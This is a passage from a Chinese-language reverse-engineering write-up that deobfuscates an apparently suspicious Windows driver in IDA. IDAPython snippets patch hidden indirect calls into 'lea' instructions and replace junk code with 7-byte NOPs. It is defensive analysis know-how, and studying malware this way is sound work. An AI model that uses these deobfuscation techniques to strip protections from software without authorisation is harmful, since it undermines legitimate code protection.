- 我们现在得到了
sub_140225000函数中的真实调用函数,现在需要修补二进制,将被加密的函数调用点还原回去,该如何选择还原呢,笔者观察到一个明显的固定规则,如图所示:

- 即每个寄存器间接调用点,都会有着以下规则:
add reg, rip_rel32
// ...
call reg
- 因为
add reg, rip_rel32机器码占7字节,而lea reg, rip_rel32所占机器码也是7字节! - 这不正好凑巧了嘛,我们可以算出来真实函数调用的Rip相对位置,直接在原代码的位置patch为
lea reg, xxxx,这样IDA静态就能识别出真实的函数调用了 - patch bytes脚本如下:
rows = json.load(open(JsonFile, encoding="utf-8-sig"))
n = 0
for R in rows:
    if R["status"] != "resolved" or not R["new_bytes"]:
        continue
    ea = int(R["anchor_add"], 16)
    ida_bytes.patch_bytes(ea, bytes.fromhex(R["new_bytes"]))
    ida_auto.auto_make_code(ea)
    n += 1

print("[deobf] patched %d / %d" % (n, len(rows)))
- IDA中运行该脚本文件,顺利修补真实函数调用:

13. 清洗代码膨胀
- 既然现在已经顺利解密、还原真实函数调用了,那么原始代码中大量膨胀的算数查表网络代码,对我们来说就是无关的垃圾代码,继续留着是会严重影响我们分析函数流程,所以我们需要把这部分混淆代码干掉。在实际工作环境中,往往需要多方面考虑细节,但是笔者的目标是快速清洗混淆,笔者这里提一个
非常实验性质的思路,识别垃圾代码规则如下: - 静态文件分析入手,识别出sub_140225000这个巨型函数各个块的起始、结束位置,以巨型块为清洗单位 - 每个巨型代码块,从起始位置扫描,找到首次引用表1unk_140055796、表2unk_140055896的代码段,从该代码段开始(避免误杀起始部分的初始化代码),直到第一个call reg,中间的代码视为垃圾代码 - 每一个call reg的前、后n行代码保留,尽可能保留参数传递、返回值信息 - 两个call reg之间的代码视为垃圾代码 - 最后一个call reg直到巨型块结束,之间的代码保留,这是因为控制流平坦化(fla)的缘故,每个巨型块的尾部会刷新状态机Magic Number,指示下一步运行到哪里 - 笔者提出的识别规则,虽然表面看起来很粗暴,但是在本实验中,可以保证
不误杀正常函数调用,这对于我们静态分析来说,还是很有实验价值的 - 在识别出垃圾代码后,正常反应就是直接
Nop掉不就行了?但是这里会引入指令数暴涨的问题,nop是单字节指令,无脑nop代码,会导致指令数从原本的5.5万条暴涨到22万条,这样哪怕清洗垃圾代码后,IDA的代码反编译(F5)功能也会巨卡无比 - 所以笔者采用的是7字节Nop,可以规避这个缺陷:
0F 1F 80 00 00 00 00 -> nop dword ptr ds:[rax], eax
- 部分关键代码如下:
Keep = set(range(0, Start))                          # 块头到第一次碰表之前

for n, C in enumerate(Calls):
    Keep |= set(range(max(Start, C - HEAD_KEEP), C + 1))   # call 前 10 条
    if n == len(Calls) - 1:
        Keep |= set(range(C, len(Block)))                  # 最后一个 call → 块尾,全保留
    else:
        Keep |= set(range(C, min(C + 1 + TAIL_KEEP, len(Block))))  # 中间 call 后 5 条

for j in range(Start, len(Block)):
    if j not in Keep:
        Ranges.append((Block[j].address, Block[j].size))   # 其余全部当垃圾
- 效果如下所示,顺利清洗掉了垃圾代码(左、右对比):

14. 去除代码混淆效果
- 到了这一步,我们来检验去混淆的成果吧,下图为原始代码,函数反编译有
14000多行代码

- 去混淆后,再次反编译该函数,只剩下
600多行代码,我们可以清晰观察出函数主干调用了哪些函数、参数信息是什么

- 该驱动样本的混淆方式基本上都是这个套路,后续将
不再赘述处理过程
15. 子初始化函数混淆处理
- 目前已知

sub_140225000是整个驱动的初始化函数,并且是代码混淆最严重的函数,但是我们目前已经成功去混淆了,接下来正式开始还原该驱动的敏感行为 - 在
sub_140225000整个总初始化函数中,又调用了子函数sub_140265751,并且将DrvObj、RegPath作为参数原本传了进去,非常值得分析
